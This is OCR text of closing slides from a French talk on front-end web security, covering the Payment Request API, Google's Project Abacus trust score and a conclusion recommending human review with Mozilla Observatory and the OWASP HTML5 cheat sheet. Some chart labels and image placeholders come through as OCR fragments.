
This specification standardizes an API to allow merchants (i.e. web sites selling physical or digital goods) to utilize one or more payment methods with minimal integration. User agents (e.g., browsers) facilitate the payment flow between merchant and user

PRÉVOIR DES API DÉDIÉES AU PAIEMENT

Payment Request API


https://w3c.github.io/browser-payment-api/

En phase de développement



NE PLUS UTILISER DE MOT DE PASSE ?

Projet « Abacus » de Google, s'identifier par une confirmation sur son smartphone, en ayant juste indiqué son e-mail.


Browse
Idle
Phone
Idle
SMS
Browse - Genuine
Browse - Impostor
Browse - Genuine
100
80
60
40
20
0
Trust Score
0
200
400
600
800
Time (seconds)
« SCORE DE CONFIANCE »
Trust Score
96
You are your password.
This
You
Youbare

6 _ CONCLUSION

VERDICT

LA SÉCURITÉ DOIT FAIRE PARTIE D'UN PROJET WEB MÊME EN PHASE D'INTÉGRATION (FRONT-END)

IL N'Y A PAS ENCORE DE « LINTER » OU D'OUTIL TOUT-EN-UN DE VÉRIFICATION AUTOMATIQUE (DIFFICILE À FAIRE). C'EST AVANT TOUT UN TRAVAIL HUMAIN.

https://observatory.mozilla.org/

IL Y A DES LISTES DE POINTS À VÉRIFIER, MAIS PLUS LE NOMBRE D'API AUGMENTE PLUS CELA PREND DU TEMPS (ET DE L'ARGENT)

https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet


L'AVENIR TIENT PARFOIS
À PEU DE CHOSES

Photos : moi + merci à pexels.com, stocksnap.io, gratisography.com (CC0)